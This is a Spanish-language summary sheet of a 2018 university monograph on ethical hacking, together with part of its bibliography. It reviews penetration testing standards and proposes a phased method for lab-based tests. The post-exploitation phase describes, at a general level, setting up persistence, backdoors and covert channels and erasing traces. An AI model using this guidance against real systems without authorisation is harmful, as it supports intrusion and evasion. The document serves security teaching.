VMWARE. Productos Vmware. 2018. [En línea], [consultado el 2 de septiembre de 2018]. Disponible en: Internet: https://www.vmware.com/co/products/workstation-pro.html

WELIVE SECURITY.COLM. Definición de Fingerprinting. [En línea], [consultado el 23 de septiembre de 2018]. Disponible en Internet en. https://www.welivesecurity. com/la-es/2012/10/18/pentesting-fingerprinting-para-detectar-sistema-operativo/

WEIDMAN, Georgia. Penetration Testing (A Hans-On Introduction to Hacking). San Francisco: No starch press, 2014

WIENER. Cybernetics or Control and Communication in the Animal and the Machine. Paris: Hermann & Cte Editeurs.

WILHELM, Tomas. *Professional Penetration Testing. Creating and Operating a Formal Hacking Lab*. Burlington: Elsevier, 2010

RESUMEN ANALÍTICO ESPECIALIZADO - RAE

1. Información General	
Tema	Desarrollo de diferentes simulaciones prácticas acerca una prueba de penetración, dentro dela cual serán mencionadas algunas de las principales metodologías a nivel internacional para la realización de *pentesting* a redes informáticas; entregando un método basado en investigación de acuerdo con el análisis de las pruebas efectuadas y de la aplicación de los pasos propuestos.
Titulo	Estudio de las mejores prácticas de *Ethical Hacking*, para generar un nuevo método que facilité la ejecución de análisis de seguridad enfocados a pruebas de penetración.
Tipo de proyecto	Propuesta de Trabajo de Grado Monografía
Autor (es)	Miguel Andrés Avila Gualdrón
Director	Julio Alberto Vargas Fernández
Fuente Bibliográfica	Diferentes fuentes ubicadas en la sección bibliográfica del trabajo.
Año	2018
Resumen	El presente proyecto tiene por objetivo principal el desarrollo de diferentes simulaciones prácticas acerca una prueba de penetración, dentro dela cual serán mencionadas algunas de las principales metodologías a nivel internacional para la realización de *pentesting* a redes informáticas, así como la identificación y uso de algunas de las fases que en ellas se expresan, utilizando un entorno de red controlado, donde se explotan varias vulnerabilidades de máquinas virtuales con diferentes sistemas operativos, siguiendo los pasos mencionados. Entregando un método basado en investigación de acuerdo con el análisis de las pruebas efectuadas y de la aplicación de los pasos propuestos como un producto que sirva de guía para personas que se interesen por la ejecución de pruebas de seguridad informáticas.
Palabras Claves	Pruebas de vulnerabilidad, *Hacking Ético*, *Pentesting*, método basado en experiencias.
Contenidos	Dentro del contenido de la monografía se observan numerales introductorios como: Introducción, Definición del problema, Justificación, Objetivos, los cuales enmarcan los lineamientos que se desarrollaron durante el proyecto. Marco Referencial: Donde se efectúa el estudio de las metodologías que se tienen en cuenta para la elaboración de los pasos que se desarrollan en las simulaciones de las pruebas de penetración en un ambiente controlado, dentro de este también se han incluido algunos conceptos relacionados con el tema y varias leyes que tienen que ver con la Seguridad Informática en Colombia. Diseño Metodológico: Una vez efectuado los estudios anteriores, dentro de este punto se desarrolla la estructura que se tendrá en cuenta para la realización de las simulaciones, de acuerdo con las fases seleccionadas para el método de investigación propuesto, en este se definen algunos pasos que se pueden desarrollar dentro de las pruebas de penetración. Desarrollo de la Investigación: En este numeral se describen las simulaciones efectuadas y las máquinas virtuales que se utilizaron, con un paso a paso detallado para explicar el método propuesto. En la parte final se escriben los resultados, conclusiones y la divulgación propuesta, al igual que la bibliografía consultada.

2. Descripción del Problema de Investigación

Partiendo de los principios básicos de la seguridad informática (Confidencialidad, Integridad, Disponibilidad, Autenticidad, No repudio), dentro de este trabajo se pretende dar una mirada a unas de las vulnerabilidades que afectan a algunos sistemas informáticos y como se pueden aprovechar para obtener acceso no autorizado a un sistema, con el fin de lograr la obtención de información privilegiada, siguiendo algunas fases de las metodologías más importantes para el análisis de vulnerabilidades y pruebas de penetración a las redes.

Con base en lo anterior surge el presente interrogante, ¿De qué manera se pueden utilizar las fases de algunas metodologías existentes, para aprovechar ciertas vulnerabilidades presentes en algunos software para obtener

accesos privilegiados o explotar brechas de seguridad que permitan la obtención de datos, control de sistemas, modificación de archivos, entre otros?

Con el fin de que sirva como un escenario de aprendizaje para la generación de un método basado en investigación, de fácil comprensión y con algunos de los pasos más importantes que se deben tener en cuenta para entender el funcionamiento de las debilidades presentes en algunos dispositivos, y de esta forma crear conciencia en el uso de los mismos, así como recomendaciones para mejorar la seguridad.

3. Objetivos General y Específicos

Desarrollar simulaciones de *pentesting* para generar recomendaciones que sirvan de apoyo en la ejecución de pruebas de seguridad en el entorno empresarial, partiendo de algunas de las metodologías más importantes a nivel internacional, con el fin de generar un método basado en la investigación.

- Describir cuatro de las metodologías internacionales más importantes para el desarrollo de una prueba de penetración.
- Indicar las fases que serán objeto de estudio en las simulaciones de *pentesting*, teniendo en cuenta los documentos metodológicos descritos.
- Realizar simulaciones de explotación de algunas vulnerabilidades, las cuales permitan observar el desarrollo de las fases antes escogidas.
- Documentar las pruebas realizadas teniendo en cuenta la explicación de cada simulación y los resultados obtenidos.
- Entregar los pasos de un método basado en investigación que sirva como un escenario de guía para personas que se interesen por la ejecución de pruebas de penetración.

4. Metodología

Teniendo en cuenta el marco de referencia se realizó la elección de los pasos que se tendrán en cuenta durante el desarrollo de las simulaciones propuestas, y como base de un proceso de auditoría de seguridad de redes de sistemas informáticos, dividiéndose básicamente en cinco grandes bloques.

Cada uno de ellos, a su vez, está compuesto de distintas actividades que, en conjunto, conforman una auditoría, pero solo se tendrán en cuenta algunos ítems de cada fase, a manera de ejemplo durante el desarrollo de las simulaciones. Dentro de las distintas metodologías disponibles se intentaran seguir algunos pasos de las descritas en el marco de referencia, principalmente en la forma que se exponen las pruebas de penetración; es importante mencionar que las pruebas se efectuaran en un ambiente controlado con diferentes sistemas a través de una herramienta de virtualización (VMware Workstation Pro), con el fin de no incurrir en ninguna violación legal contra sistemas en producción de Organizaciones o Empresas, así mismo cabe resaltar que el objetivo de las mismas se ha desarrollado con fines educativos y el uso incorrecto de estas podría incurrir en delitos graves.

La mayor cantidad de la información para el planteamiento de las fases propuestas se obtuvo del estándar PTES (Penetration Testing Execution Standard), sin embargo, adicional a esto, se utilizaron elementos importantes del estudio de otras metodologías descritas en el marco de referencia, las cuales ayudaron a reforzar la estructura de las categorías seleccionadas, teniendo en cuenta que todas poseen una excelente descripción para la realización de una prueba de penetración, en la siguiente tabla se efectúa una descripción de la selección.

Categoría	Referencia	Descripción
Recopilación de información	OSSTMM3	Dentro de todas las metodologías se observa una fase inicial, en la que se busca detectar los activos y la información de los mismos para efectuar un reconocimiento del objetivo.
	OWASP	
	ISSAF	
	PTES	
Identificación de vulnerabilidades	PTES	Aunque en varias de las metodologías se nombran este punto, se toman bastante información de PTES, apoyado de otras con el fin de complementar el paso.
	ISSAF	
Explotación de Vulnerabilidades	PTES	En las diferentes metodologías se habla de pasos tales como: penetración, obtención de acceso, pruebas de sesión, auditoria, entre otros, dentro de este punto se tendrán en cuenta algunas de las recomendaciones que se exponen en ellas.
	OWASP	
	ISSAF	

Post-Explotación	PTES	Se describe como el mantenimiento del acceso a sistema vulnerado, para lograr comprometer un usuario, generar una puerta trasera, entre otras actividades.
	ISSAF	
Informes	PTES	Es importante tener en cuenta la generación del informe respectivo, técnico y gerencial para describir los trabajos realizados.
	ISSAF	

5. Referentes Teóricos y Conceptuales

MARCO TEÓRICO: Con el fin de realizar un estudio de algunas de las mejores prácticas utilizadas en una prueba de vulnerabilidad, se ha realizado una investigación para tomar referencias de las metodologías más importantes a nivel internacional y las fases que en ellas se contemplan.

- Metodologia OSSTMM 3 (The Open Source Security Testing Methodology Manual)
- Metodologia OWASP (Testing Guide 4.0)
- Metodologia ISSAF (Information Systems Security Assessment Framework)
- Penetration Testing (A Hans-On Introduction to Hacking)

MARCO CONCEPTUAL: Es importante escribir la representación general de toda la información que se maneja en esta monografía.

- Test de Penetración
- *Hack Value*
- Vulnerabilidad
- *Exploit*
- *Payload*
- *Zero-Day Attack*
- *Daisy Chaining*
- *Doxing*
- *Bot*
- *VMware Workstation Pro*

6. Resultados y Conclusiones

RESULTADOS: Teniendo en cuenta el desarrollo del trabajo y las simulaciones efectuados, se logra poner en práctica el Diseño de Metodología propuesto, logrando la consecución de un método, el cual, de acuerdo con la investigación de los diferentes trabajos realizados se puede indicar que es viable y funcional para la ejecución de una prueba de penetración en diferentes sistemas, por lo anterior, el resultado global de esta monografía concentra el siguiente método a través del desarrollo de los pasos mencionados.

- **Fase de reconocimiento (Recopilación de Información).** La realización de diferentes consultas puede llevar a la obtención de información del objetivo, utilizando para esto métodos pasivos o activos, de acuerdo con el trabajo propuesto, dentro de este paso se puede recolectar gran cantidad de datos que sirven para direccionar la prueba con el fin de lograr los objetivos propuestos.

- **Mapeo de la red (Recopilación de Información).** Este paso permite realizar un bosquejo del estado de la red, así como las máquinas que muestran actividad, incluyendo los servicios y puertos activos, con el fin de enfocar el esfuerzo en la toma de decisiones acertadas, de manera que se propongan los posibles puntos de ataque o zonas débiles que se pudieran presentar, para evitar desgaste del personal, recursos y tiempo.


- **Identificación de vulnerabilidades.** Durante este paso es importante la concentración de la información recolectada en las fases anteriores, para contrastarla con las bases de datos de reportes de vulnerabilidades o incluso según la pericia de las personas, la opción de encontrar un punto débil no conocido hasta el momento y diseñar un esquema de ataque para lograr vulnerarlo, en esta fase se pueden utilizar herramientas automatizadas, así como el análisis de forma manual de las versiones o sistemas operativos hallados, para generar un plan de acción en los siguientes pasos, que permita una claridad en las decisiones que se tomen acerca de los puntos de ataque.

- **Explotación de vulnerabilidades.** Una vez lograda la recolección de información y la identificación de las vulnerabilidades presentes, es necesario tener en cuenta los pasos que se seguirán para la explotación de las mismas, debido a que varios de los equipos están conectados a sistemas de detección y prevención de intrusiones, por lo que, un mal movimiento o un falso positivo podrían alertar a la organización de estas actividades y cerrar las brechas de seguridad antes de que se logre su explotación; durante el desarrollo de este paso se pueden utilizar herramientas automatizadas, personalizadas, pruebas de concepto, generación de ambientes virtuales del objetivo o técnicas de ingeniería social para lograr el acceso a los sistemas vulnerables.

- **Post-explotación.** Cuando se alcanza la explotación de una vulnerabilidad, es importante tratar de generar persistencia en la víctima, con el fin de lograr acceder desde otros puntos, sin importar que la brecha de seguridad sea eliminada, para el desarrollo de este paso se pueden generar algunos canales encubiertos, puertas traseras o herramientas personalizadas que permitan el acceso a los sistemas comprometidos, por otra parte, también se debe procurar el borrado de las huellas causadas durante la penetración, para evitar el seguimiento de los pasos que pudieran llevar hacia el equipo que desarrollo la tarea.

- **Elaboración de informe.** Por último, al terminar los pasos del método antes mencionado, es importante documentar cada parte del proceso, con el fin de evitar malos entendidos con la organización o empresa contratante, este documento es primordial para generar transparencia en el desarrollo de las pruebas de penetración y debe contener las vulnerabilidades o deficiencias encontradas en la seguridad de los sistemas de información, al igual que la recomendación de los controles de mitigación y las estrategias apropiadas de control, cabe resaltar que se recomienda la generación de dos informes independientes, uno que se enfoque a la parte ejecutiva con un lenguaje poco técnico dirigido a los altos ejecutivos y el otro totalmente técnico encaminado al personal encargado de los sistemas informáticos.

Resumen método planteado



Fuente: autor.

IMPACTO

La tecnología continuará evolucionando y con este avance las Organizaciones seguirán siendo cada vez más dependientes de las Tecnologías de la Información y las Telecomunicaciones, esto lleva consigo vulnerabilidades inherentes a los diferentes sistemas, las cuales podrían aumentar, producto de, malas configuraciones, inadecuada gestión o falta de capacidades y competencias técnicas de los operadores de los procesos.

Todo esto conlleva a que el personal que se especializa en el campo de la Seguridad Informática tenga que seguir trabajando de forma constante, para madurar sus modelos de seguridad, desde el enfoque estratégico y técnico, realizando pruebas constantes para garantizar la seguridad de la información y los procesos de negocio de las Empresas; este proyecto permite observar un método basado en investigación, que brinda la posibilidad de implementar unos pasos dentro de una prueba de penetración, para facilitar la verificación de la seguridad y la realización de pruebas que permitan encontrar brechas en los sistemas para que sean controladas y/o mitigadas antes de que sean explotadas.